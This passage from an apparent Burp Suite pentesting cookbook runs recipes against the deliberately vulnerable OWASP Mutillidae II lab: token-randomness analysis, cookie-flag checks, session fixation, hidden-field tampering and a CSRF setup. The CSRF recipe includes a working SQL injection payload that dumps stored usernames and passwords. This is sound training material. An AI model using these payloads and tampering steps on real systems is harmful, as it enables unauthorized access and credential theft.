    <link rel="stylesheet" type="text/css" href=".//styles/ddsmoothmenu/ddsmoothmenu.css" />
    <link rel="stylesheet" type="text/css" href=".//styles/ddsmoothmenu/ddsmoothmenu-v.css" />
```

5. Highlight the value of the PHPSESSID cookie, right-click, and select Send to Sequencer:

Request Response

Raw Headers Hex HTML Render

HTTP/1.1 200 OK

Date: Tue, 04 Sep 2018 18:41:58 GMT

Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1

X-Powered-By: PHP/5.3.2-lubuntu4.30

Set-Cookie: PHPSESSID=q7c79cgf8aqvkia7dloiuo7750; path=/

Set-Cookie: showhints=1

Logged-In-User:

Vary: Accept-Encoding

Content-Length: 45632

Connection: close

Content-Type: text/html

Send to Spider


Do an active scan

Do a passive scan

Send to Intruder Ctrl+I

Send to Repeater Ctrl+R

Send to Sequencer



Sequencer is a tool within Burp designed to determine the strength or the quality of the randomness created within a session token.

6. After sending the value of the PHPSESSID parameter over to Sequencer, you will see the value loaded in the Select Live Capture Request table.
7. Before pressing the Start live capture button, scroll down to the Token Location Within Response section. In the Cookie dropdown list, select PHPSESSID=<captured session token value>:



Select Live Capture Request

Send requests here from other tools to configure a live capture. Select the request to use, configure the other options

Remove	#	Host	Request
<input type="button" value="Clear"/>	1	http://192.168.56.101	GET /mutilidae/ HTTP/1.1 Host: 192.168.56.101...



Token Location Within Response

Select the location in the response where the token appears.

Cookie:


Form field:
PHPSESSID=q7c79cgf8aqvkia7d1oi ...

Custom location:


8. Since we have the correct cookie value selected, we can begin the live capture process. Click the Start live capture button, and Burp will send multiple requests, extracting the PHPSESSID cookie out of each response.

After each capture, Sequencer performs a statistical analysis of the level of randomness in each token.

9. Allow the capture to gather and analyze at least 200 tokens, but feel free to let it run longer if you like:



10. Once you have at least 200 samples, click the Analyze now button.
Whenever you are ready to stop the capturing process, press the Stop button and confirm Yes:



11. After the analysis is complete, the output of Sequencer provides an overall result. In this case, the quality of randomness for the PHPSESSID session token is excellent. The amount of effective entropy is estimated to be 112

bits. From a web pentester perspective, these session tokens are very strong, so there is no vulnerability to report here. However, though there is no vulnerability present, it is good practice to perform such checks on session tokens:

Live capture (stopped)

Pause Copy tokens Auto analyze Requests: 20004

Stop Save tokens Analyze now Errors: 0

Summary Character-level analysis Bit-level analysis Analysis Options


Overall result

The overall quality of randomness within the sample is estimated to be: excellent.
At a significance level of 1%, the amount of effective entropy is estimated to be: 112 bits.

Note: Character-level analysis was not performed because the sample size is too small relative to the size of the character set used in the sampled tokens.

Effective Entropy

The chart shows the number of bits of effective entropy at each significance level, based on all tests. Each significance level defines a minimum probability of the observed results occurring if the sample is randomly generated. When the probability of the observed results occurring falls below this level, the hypothesis that the sample is randomly generated is rejected. A higher significance level means that stronger evidence is required to reject the hypothesis that the sample is random, and so increases the chance that non-random data will be classified as random.



How it works...

To better understand the math and hypothesis behind Sequencer, consult Portswigger's documentation on the topic here:

<https://portswigger.net/burp/documentation/desktop/tools/sequencer/tests>.

Testing for cookie attributes

Important user-specific information, such as session tokens, is often stored in cookies within the client browser. Due to their importance, cookies need to be protected from malicious attacks. This protection usually comes in the form of two flags—**secure** and **HttpOnly**.

The **secure** flag informs the browser to only send the cookie to the web server if the protocol is encrypted (for example, HTTPS, TLS). This flag protects the cookie from eavesdropping over unencrypted channels.

The **HttpOnly** flag instructs the browser to not allow access or manipulation of the cookie via JavaScript. This flag protects the cookie from cross-site scripting attacks.

Getting ready

Check the cookies used in the OWASP Mutillidae II application, to ensure the presence of protective flags. Since the Mutillidae application runs over an unencrypted channel (for example, HTTP), we can only check for the presence of the HttpOnly flag. Therefore, the secure flag is out of scope for this recipe.

How to do it...

Ensure Burp and OWASP BWA VM are running and that Burp is configured in the Firefox browser used to view OWASP BWA applications.

1. From the **OWASP BWA Landing** page, click the link to the OWASP Mutillidae II application.
2. Open the Firefox Browser, to access the home page of OWASP Mutillidae II (URL: `http://<your_VM_assigned_IP_address>/mutillidae/`). Make sure you are starting a fresh session and you are not logged in to the Mutillidae application:



OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

[Home](#) | [Login/Register](#) | [Toggle Hints](#) | [Show Popup Hints](#) | [Toggle Security](#) | [Enforce SSL](#) | [Reset DB](#) | [View Log](#) | [View Captured Data](#)

- [OWASP 2013](#)
- [OWASP 2010](#)
- [OWASP 2007](#)
- [Web Services](#)
- [HTML 5](#)
- [Others](#)
- [Documentation](#)
- [Resources](#)



Mutillidae: Deliberately Vulnerable Web Pen-Testing Application

 Like Mutillidae? Check out how to help

 What Should I Do?

 Video Tutorials

 Help Me!

 Listing of vulnerabilities

 Bug Tracker

 Bug Report Email Address

3. Switch to the Proxy | HTTP history tab, and select the request showing your initial browse to the Mutillidae home page. Look for the GET request and its associated response containing Set-Cookie: assignments. Whenever you see this assignment, you can ensure you are getting a freshly created cookie for your session. Specifically, we are interested in the PHPSESSID cookie value.
4. Examine the end of the Set-Cookie: assignments lines. Notice the absence of the HttpOnly flag for both lines. This means the PHPSESSID and

showhints cookie values are not protected from JavaScript manipulation.
This is a security finding that you would include in your report:

The screenshot shows the OWASP ZAP proxy tool interface. The top navigation bar has tabs for Target, Proxy (highlighted with a red box), Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, and Alerts. Below that is a sub-navigation bar with Intercept, HTTP history (highlighted with a red box), WebSockets history, and Options. A message "Logging of out-of-scope Proxy traffic is disabled" with a "Re-enable" link is displayed. The main content area shows a table of captured requests. The first row has columns for #, Host, Method, URL, Params, Edited, Status, Length, and MIME type. A single entry is shown: # 24, Host http://192.168.56.101, Method GET, URL /mutilidae/, Status 200, Length 46134, MIME type HTML. Below the table are tabs for Request (highlighted with a red box) and Response. Under the Response tab, there are tabs for Raw, Headers, Hex, HTML, and Render. The Raw tab displays the following response content:

```
HTTP/1.1 200 OK
Date: Tue, 04 Sep 2018 18:41:58 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Set-Cookie: PHPSESSID=q7c79cfg8aqvkia7dloiuo7750; path=/
Set-Cookie: showhints=1
```

The Set-Cookie lines are highlighted with a red box.

How it works...

If the two cookies had HttpOnly flags set, the flags would appear at the end of the Set-Cookie assignment lines. When present, the flag would immediately follow a semicolon ending the path scope of the cookie, followed by the string HttpOnly. The display is similar for the Secure flag as well:

```
Set-Cookie: PHPSESSID=<session token value>;path=/;Secure;HttpOnly;
```

Testing for session fixation

Session tokens are assigned to users for tracking purposes. This means that when browsing an application as unauthenticated, a user is assigned a unique session ID, which is usually stored in a cookie. Application developers should always create a new session token after the user logs into the website. If this session token does not change, the application could be susceptible to a session fixation attack. It is the responsibility of web penetration testers to determine whether this token changes values from an unauthenticated state to an authenticated state.


Session fixation is present when application developers do not invalidate the unauthenticated session token, allowing the user to use the same one after authentication. This scenario allows an attacker with a stolen session token to masquerade as the user.

Getting ready

Using the OWASP Mutillidae II application and Burp's Proxy HTTP History and Comparer, we will examine unauthenticated PHPSESSID session token value. Then, we will log in to the application and compare the unauthenticated value against the authenticated value to determine the presence of the session fixation vulnerability.

How to do it...

1. Navigate to the login screen (click Login/Register from the top menu), but do not log in yet.
2. Switch to Burp's **Proxy** HTTP history tab, and look for the **GET** request showing when you browsed to the login screen. Make a note of the value assigned to the **PHPSESSID** parameter placed within a cookie:



The screenshot shows the Burp Suite interface with the Proxy tab selected. In the HTTP history section, a single request is listed:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
126	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php		✓	200	50832	HTML	php	

Below the table, the Request tab is selected, showing the following raw HTTP request:

```
GET /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=admin.php&username=&password=&user-info-php-submit-button=View+Account+Details
Cookie: showhints=1; PHPSESSID=08n6ptqhnrnk3edv44o24teod3; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

3. Right-click the **PHPSESSID** parameter and send the request to Comparer:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params
126	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php	✓

Request Response

Raw Params Headers Hex

```

GET /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?p
Cookie: showhints=1; PHPSESSID=08n6ptqhnrnk3edv44o24t
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

```

Send to Spider
 Do an active scan
 Do a passive scan
 Send to Intruder Ctrl+I
 Send to Repeater Ctrl+R
 Send to Sequencer
Send to Comparer

4. Return to the login screen (click Login/Register from the top menu), and, this time, log in under the username ed and the password pentest.
5. After logging in, switch to Burp's **Proxy** HTTP history tab. Look for the POST request showing your login (for example, the 302 HTTP status code) as well as the immediate GET request following the POST. Note the PHPSESSID assigned after login. Right-click and send this request to

Comparer.

6. Switch to Burp's Comparer. The appropriate requests should already be highlighted for you. Click the Words button in the bottom right-hand corner:

The screenshot shows the Burp Suite Comparer tool interface. At the top, there are tabs for Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, **Comparer**, Extender, Project options, User options, and Alerts. The Comparer tab is selected and highlighted with a red box. Below the tabs, there are two tables labeled 'Select item 1:' and 'Select item 2:'. Both tables have columns for '#', Length, and Data. Request 1 (Length 620) is a GET request to /multidiae/index.php?page=login.php. Request 2 (Length 679) is a POST request to /multidiae/index.php?page=login.php. To the right of the tables are buttons for Paste, Load, Remove, and Clear. A question mark icon is in the top right corner of the main window area.

A popup shows a detailed comparison of the differences between the two requests. Note the value of **PHPSESSID** does not change between the unauthenticated session (on the left) and the authenticated session (on the right). This means the application has a session fixation vulnerability:

The screenshot shows the Burp Suite Word compare tool comparing two requests. On the left, the 'Text' tab shows the first request (Length: 620) with the following content:
GET /multidiae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/multidiae/index.php?page=login.php
Cookie: showhints=1; PHPSESSID=08n6ptghnmk3edv44zc24leod5; openDivids=swingset,jotto,phpbb2,redmine,acgroups; withpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

On the right, the 'Text' tab shows the second request (Length: 679) with the following content:
POST /multidiae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/multidiae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
Cookie: showhints=1; PHPSESSID=08n6ptghnmk3edv44zc24leod5; openDivids=swingset,jotto,phpbb2,redmine,acgroups; withpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
username=ed5password=pentest&login.php-submit-button=Login

At the bottom left, there is a 'Key' dropdown with options Modified, Deleted, Added. At the bottom right, there is a 'Sync views' checkbox.

How it works...

In this recipe, we examined how the `PHPSESSID` value assigned to an unauthenticated user remained constant even after authentication. This is a security vulnerability allowing for the session fixation attack.

Testing for exposed session variables

Session variables such as tokens, cookies, or hidden form fields are used by application developers to send data between the client and the server. Since these variables are exposed on the client-side, an attacker can manipulate them in an attempt to gain access to unauthorized data or to capture sensitive information.

Burp's Proxy option provides a feature to enhance the visibility of so-called *hidden* form fields. This feature allows web application penetration testers to determine the level of the sensitivity of data held in these variables. Likewise, a pentester can determine whether the manipulation of these values produces a different behavior in the application.

Getting ready

Using the OWASP Mutillidae II application and Burp's Proxy's Unhide hidden form fields feature, we'll determine whether manipulation of a hidden form field value results in gaining access to unauthorized data.

How to do it...

1. Switch to Burp's **Proxy** tab, scroll down to the Response Modification section, and check the boxes for Unhide hidden form fields and Prominently highlight unhidden fields:

?

Response Modification

These settings are used to perform automatic modification of responses.

Unhide hidden form fields

Prominently highlight unhidden fields

Enable disabled form fields

Remove input field length limits

Remove JavaScript form validation

Remove all JavaScript

Remove <object> tags

Convert HTTPS links to HTTP

Remove secure flag from cookies

2. Navigate to the **User Info** page. OWASP 2013 | A1 – Injection (SQL) | SQLi – Extract Data | User Info (SQL):

OWASP Mutillidae II: Web Pwn in

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1)

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL

OWASP 2013 | A1 - Injection (SQL) | SQLi - Extract Data | User Info (SQL)

3. Note the hidden form fields now prominently displayed on the page:



OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home **Login/Register** | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

- OWASP 2013 ▾
- OWASP 2010 ▾
- OWASP 2007 ▾
- Web Services ▾
- HTML 5 ▾
- Others ▾
- Documentation ▾
- Resources ▾



Getting Started:
Project Whitepaper



User Lookup (SQL)



Back



Help Me!



Hints



[Switch to SOAP Web Service version](#)



[Switch to XPath version](#)

Hidden field [page]

Please enter username and password
to view account details

Name

Password

[View Account Details](#)

4. Let's try to manipulate the value shown, `user-info.php`, by changing it to `admin.php` and see how the application reacts. Modify the `user-info.php` to `admin.php` within the Hidden field [page] textbox:

User Lookup (SQL)



Back



Help Me!



Hints



[Switch to SOAP Web Service version](#)



[Switch to XPath version](#)

Hidden field [page]

5. Hit the *Enter* key after making the change. You should now see a new page loaded showing **PHP Server Configuration** information:

Secret PHP Server Configuration Page



Back



Help Me!

PHP Version 5.3.2-1ubuntu4.30



System	Linux owaspbwa 2.6.32-25-generic-pae #44-Ubuntu SMP Fri Sep 17 21:57:48 UTC 2010 i686
Build Date	Apr 17 2015 15:01:49
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/owaspbwa/owaspbwa-svn/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/curl.ini, /etc/php5/apache2/conf.d/gd.ini, /etc/php5/apache2/conf.d/mcrypt.ini, /etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d/mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2/conf.d/pdo_mysql.ini
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension	API220090626,NTS

How it works...

As seen in this recipe, there isn't anything hidden about hidden form fields. As penetration testers, we should examine and manipulate these values, to determine whether sensitive information is, inadvertently, exposed or whether we can change the behavior of the application from what is expected, based on our role and authentication status. In the case of this recipe, we were not even logged into the application. We manipulated the hidden form field labeled **page** to access a page containing fingerprinting information. Access to such information should be protected from unauthenticated users.

Testing for Cross-Site Request Forgery

Cross-Site Request Forgery (CSRF) is an attack that rides on an authenticated user's session to allow an attacker to force the user to execute unwanted actions on the attacker's behalf. The initial lure for this attack can be a phishing email or a malicious link executing through a cross-site scripting vulnerability found on the victim's website. CSRF exploitation may lead to a data breach or even a full compromise of the web application.

Getting ready

Using the OWASP Mutillidae II application registration form, determine whether a CSRF attack is possible within the same browser (a different tab) while an authenticated user is logged into the application.

How to do it...

To level set this recipe, let's first baseline the current number of records in the account table and perform SQL Injection to see this:

1. Navigate to the **User Info** page: OWASP 2013 | A1 – Injection (SQL) | SQLi – Extract Data | User Info (SQL).
2. At the username prompt, type in a SQL Injection payload to dump the entire account table contents. The payload is '`' or 1=1-- <space>` (tick or 1 equals 1 dash dash space). Then press the View Account Details button.
3. Remember to include the space after the two dashes, since this is a MySQL database; otherwise, the payload will not work:

The screenshot shows a web application interface for a 'User Lookup (SQL)' page. At the top, there is a 'Switch to XPath version' link. Below it, a message box displays: 'Please enter username and password to view account details'. The 'Name' input field contains the SQL injection payload: "' or 1=1--". The 'Password' field is empty. A 'View Account Details' button is located at the bottom of the form.

4. When performed correctly, a message displays that there are 24 records found in the database for users. The data shown following the message reveals the usernames, passwords, and signature strings of all 24 accounts. Only two account details are shown here as a sample:

Results for "" or 1=1--".24 records found.

Username=admin

Password=admin

Signature=g0t r00t?

Username=adrian

Password=somepassword

Signature=Zombie Films Rock!

We confirmed 24 records currently exist in the accounts table of the database.

5. Now, return to the login screen (click Login/Register from the top menu) and select the link Please register here.
6. After clicking the Please register here link, you are presented with a registration form.
7. Fill out the form to create a tester account. Type in the Username as *tester*, the Password as *tester*, and the Signature as This is a tester account:

Username	<input type="text" value="tester"/>
Password	<input type="password" value="•••••"/> Password Generator
Confirm Password	<input type="password" value="•••••"/>
Signature	<p>This is a tester account</p>

8. After clicking the Create Account button, you should receive a green banner confirming the account was created:

Account created for tester. 1 rows inserted.

9. Return to the **User Info** page: OWASP 2013| A1 – Injection (SQL) | SQLi

– Extract Data | User Info (SQL).

10. Perform the SQL Injection attack again and verify that you can now see 25 rows in the account table, instead of the previous count of 24:

Results for "" or 1=1-- ".25 records found.

11. Switch to Burp's Proxy HTTP history tab and view the POST request that created the account for the tester.
12. Studying this POST request shows the POST action (register.php) and the body data required to perform the action, in this case, username, password, confirm_password, and my_signature. Also notice there is no CSRF-token used. CSRF-tokens are placed within web forms to protect against the very attack we are about to perform. Let's proceed.

13. Right-click the POST request and click on Send to Repeater:

The screenshot shows the Burp Suite interface. The top navigation bar has tabs: Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, Extender, Project options, User options, and Alerts. The 'Proxy' tab is selected. Below it, sub-tabs Intercept, HTTP history, WebSockets history, and Options are shown; 'HTTP history' is selected. A filter bar says 'Filter: Hiding CSS, image and general binary content'. The main table lists a single POST request from host 192.168.56.101 to /mutilidae/index.php?page=register.php. The status is 200, length is 49863, and MIME type is HTML. The bottom part shows the raw request and its headers. A context menu is open over the request row, with 'Send to Repeater' highlighted in blue.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Exten
70	http://192.168.56.101	POST	/mutilidae/index.php?page=register.php	✓		200	49863	HTML	php

Request Response

Raw Params Headers Hex

```
POST /mutilidae/index.php?page=register.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutilidae/index.php?page=register.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 147
Cookie: showhints=1; PHPSESSID=08n6ptqhmrnk3edv44o24teod3; acopendivids=swingset,jotto,phpbb2,r
Connection: close
Upgrade-Insecure-Requests: 1

csrf_token=&username=tester&password=tester&confirm_password=tester&my_signature=This+is+a+test
```

Send to Spider
Do an active scan
Do a passive scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Show response in browser

